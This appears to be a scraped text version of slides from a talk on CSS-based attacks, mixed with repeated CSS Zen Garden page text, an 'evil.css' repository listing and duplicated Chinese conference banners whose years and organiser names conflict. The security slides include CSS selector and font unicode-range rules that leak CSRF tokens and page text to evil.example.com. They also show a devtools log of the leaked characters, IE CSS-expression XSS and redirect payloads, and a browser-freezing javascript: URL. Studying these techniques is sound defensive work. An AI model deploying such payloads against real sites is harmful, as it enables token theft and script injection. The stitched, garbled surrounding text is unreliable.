<!-- Debug info: <%= DEBUG_INFO %> -->
```



A demonstration of what can be accomplished through CSS-based design. Select any style sheet from the list to load it into this page.

Download the example  HTML FILE and  CSS FILE

## THE ROAD TO ENLIGHTENMENT

Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.

We must clear the mind of the past. Web enlightenment has been achieved thanks to the tireless efforts of folk like the W3C, WASP, and the major browser creators.

The CSS Zen Garden invites you to relax and meditate on the important lessons of the masters. Begin to see with clarity. Learn to use the time-honored techniques in new and invigorating fashion. Become one with the web.

## SO WHAT IS THIS ABOUT?

There is a continuing need to show the power of CSS. The Zen Garden aims to excite, inspire, and encourage participation.



CZE

MADE SOLELY

# CSS ZEN GARMENTS

IMPECCABLE  
QUALITY

A DEMONSTRATION OF WHAT CAN BE ACCOMPLISHED  
THROUGH CSS-BASED DESIGN. SELECT ANY STYLE SHEET  
FROM THE LIST TO LOAD IT INTO THIS PAGE.





# CSS ZEN GARDEN

## THE BEAUTY OF CSS DESIGN

A demonstration of what can be accomplished through CSS-based design. Select any style sheet from the list to load it into this page.

Download the example [html file](#) and [css file](#)

## THE ROAD TO ENLIGHTENMENT

Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.

We must clear the mind of the past. Web

## SO WHAT IS THIS ABOUT?

There is a continuing need to show the power of CSS. The Zen Garden aims to excite, inspire, and encourage participation. To begin, view some of the existing designs in the list. Clicking on any one will load the style sheet





no. 218

5:23 fl oo



DR. SHEA'S MIRACULOUS

# CSS Zen Garden



CSS ZEN GARDEN

# The Beauty of CSS Design

## Select a Design:

[Garments](#) by [Dan Mall](#)

[Steel](#) by [Steffen Knoeller](#)

[Apothecary](#) by [Trent Walton](#)

[Screen Filler](#) by [Elliot Jay Stocks](#)

[Fountain Kiss](#) by [Jeremy Carlson](#)

[A Robot Named Jimmy](#) by [meltmedia](#)

[Verde Moderna](#) by [Dave Shea](#)

[Under the Seal](#) by [Eric Stoltz](#)

ZEN GARDEN

when walking on  
**The Road to Enlightenment**  
don't forget to kiss a stranger.



Littering a dark and dreary road lay the past relics of browser-specific tags, incompatible DOMs, broken CSS support, and abandoned browsers.

We must clear the mind of the past. When enlightenment has been achieved thanks to the tireless efforts of folk like the W3C, WaSP, and the major browser creators.

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THE BEAUTY  
— of —  
CSS DESIGN



A demonstration of what has been accomplished through CSS-based design. [View the original page](#) from the list to learn more about this page.

Download the example HTML file and CSS files

she asked  
**So What is This About?**

中国第三届OSS开发者大会于2016年12月17日在广州举办。  
由W3C、WGetnet、的捷园主办。本次大会我们将邀请行业  
顶尖专家，与大家共同探讨，赋能OSS。

已售罄

# 演讲嘉宾

与天牛一谈开源



中国第三届OSS开发者大会



中国 CSS 开发者大会  
中国 CSS 开发者大会

2017 / 广州

中国第三届CSS开发者大会于2017年12月17日在广州举办，由W3C、W50100、前瞻网主办，本次大会特别邀请行业内知名演讲，与大家共赏广州，领略CSS。

已售罄

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- 嘉宾
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- 地点
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Because CSS isn't evil enough already.

29 commits 1 branch 0 releases 7 contributors

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tbrobinson Merge pull request #17 from james2doyle/patch-1 Latest commit 8a22e4 on 31 Mar 2014

README.md	Update README.md	3 years ago
evil-safari-mac.sh	Minor updates	6 years ago
evil.css	Merge pull request #17 from james2doyle/patch-1	3 years ago

README.md

## evil.css

Mess with peoples' webpages. Various subtle and not-so-subtle CSS rules that will slowly drive people insane.

Inspired by Upside-Down-Tama and kitcambridge's evil.js.

Fork it and add your own evil rules. Worthy pull requests will be accepted.

中国第三届CSS开发者大会于2016年12月17日在广州举办。  
由W3C (w3ctech)、百度网主办。本次大会我们将邀请行业  
内知名讲师，与大家共同探讨 CSS 新趋势。

已售罄

## 演讲嘉宾

与大神一起探讨



中国第三届CSS开发者大会

# 中国 CSS 开发者大会

12.17 / 广州

中国第三届CSS开发者大会于2016年12月17日在广州举行

关于 赞助 票务 议程 演讲 嘉宾 联系我们



# Stealing data from the DOM

```
<input type="hidden"  
      name="csrf-token"  
      id="csrf"  
      value="abcdef...">
```

# Leaking an attribute value

```
#csrf[value^="a"] {  
    background: url(//evil.example.com/?v=a);  
}  
#csrf[value^="b"] {  
    background: url(//evil.example.com/?v=b);  
}  
#csrf[value^="c"] {  
    background: url(//evil.example.com/?v=c);  
}  
/* ... */
```

Enter something here and press enter

[RESTART](#)

[mths.be/bsj](https://mths.be/bsj)

# Stealing data from the DOM

```
<div id="sensitive-  
information">abcdefg</div>
```

# Leaking unique symbols from a text node

```
@font-face {  
  font-family: h4x0r;  
  src: url(//evil.example.com/?v=A);  
  unicode-range: U+0041; /* CAPITAL LETTER A */  
}  
#sensitive-information {  
  font-family: h4x0r;  
}
```

# MasatoKinugawa

Elements Network Sources Timeline Profiles Resources Audits Console 22

View [ ] Preserve log [x] Disable cache [ ] No throttling [v]

Filter [ ] Hide data URLs [x] XHR JS CSS Img Media Font Doc WS Other

Name	Method	Status	Type	Initiator	Size	Time	Timeline - Start Time
poc_unicode-range2.html	GET	200	docu	Other	6.2 KB	6.44 s	
?Found:M	GET	200	font	Other	0B	3.94 s	
?Found:a	GET	200	font	Other	0B	4.00 s	
?Found:s	GET	200	font	Other	0B	4.06 s	
?Found:t	GET	200	font	Other	0B	4.08 s	
?Found:o	GET	200	font	Other	0B	5.89 s	
?Found:k	GET	200	font	Other	0B	5.39 s	
?Found:l	GET	200	font	Other	0B	6.40 s	
?Found:n	GET	200	font	Other	0B	6.43 s	
?Found:u	GET	200	font	Other	0B	6.46 s	
?Found:q	GET	200	font	Other	0B	6.50 s	
?Found:w	GET	200	font	Other	0B	7.82 s	

[mths.be/buo](https://mths.be/buo)

# CSS Expressions in IE $\leq 7$



# CSS Expressions in IE ≤ 7

```
* {  
  width: expression(  
    alert('XSS through CSS')  
  );  
}
```





# CSS Expressions in IE ≤ 7

```
* {  
  width: expression(  
    alert('XSS through CSS')  
  );  
}
```

# CSS Expressions in IE ≤ 7

```
* {  
  width: expression(  
    if (!window.done)  
      alert('XSS through CSS'),  
    window.done=1  
  );  
}
```

# CSS Expressions in IE ≤ 7

```
* {  
  lolterskates: expression(  
    if (!window.done)  
      open('https://evil.example.com/'),  
      window.done=1  
  );  
}
```

# 中国 CSS 开发者大会

12.17 / 广州

中国第三届中国 CSS 开发者大会于 2012 年 12 月 17 日在广州举办，由 A3C、A3C.com、前端之家主办。本次大会我们邀请行业内的知名讲师，为大家带来最新、最酷的 CSS。

立即报名

The screenshot shows the Internet Explorer 10 Developer Tools interface. The top menu bar includes File, Find, Disable, View, Images, Cache, Tools, and Validate. The 'Browser Mode' dropdown menu is open, showing options for Internet Explorer 10 (selected), Internet Explorer 10 Compatibility View, Internet Explorer 9, Internet Explorer 8, and Internet Explorer 7. The 'Document Mode' is set to 'Standards'. The 'HTML' pane is active, displaying the following code:

```
<!DOCTYPE html PUBLIC "">  
<html class=" js no-csspositionsticky" lang="en">
```

The 'Search HTML...' field is empty, and the 'Trace Styles' pane shows 'Layout' and 'Attributes' tabs.

由W3C、w3ctech、前端圈主办。本次大会我们将邀请行  
内知名讲师，与大家共聚广州，畅聊CSS。

已售罄

File Find Disable View Images Cache Tools Validate

Browser Mode: IE10

Document Mode: Standards

HTML CSS Console Script Profiler Network



```
<!DOCTYPE html PUBLIC "">  
<html class=" js no-csspositionsticky" lang="
```

- Internet Explorer 10
- Internet Explorer 10 Compatibility View
- Internet Explorer 9
- Internet Explorer 8
- Internet Explorer 7

Trace Styles Layout Att

# IE's legacy document modes

```
<meta http-equiv="X-UA-Compatible"  
      content="IE=Edge">
```

# IE's legacy document modes

```
<meta http-equiv="X-UA-Compatible"  
      content="IE=7">
```



# CSS Expressions in IE ≤ 10

```
<meta http-equiv="X-UA-Compatible" content="IE=7">
<style>
  #myDiv {
    background: hotpink;
    position: absolute;
    left: expression(
      document.body.clientWidth / 2 -
      myDiv.offsetWidth / 2);
    top: expression(
      document.body.clientHeight / 2 -
      myDiv.offsetHeight / 2);
  }
</style>
<div id="myDiv">Lorem ipsum</div>
```

# CSS Expressions in IE ≤ 10


```
<meta http-equiv="X-UA-Compatible"  
      content="IE=7">  
<iframe src="https://target.example.com/  
page-containing-css-payload">  
</iframe>
```

# How to avoid CSS expression vulnerabilities?



# Freezing Firefox

```
* {  
  background: url('javascript:while(true){}');  
}
```



[mths.be/brs](https://mths.be/brs)

Thanks!  
@mathias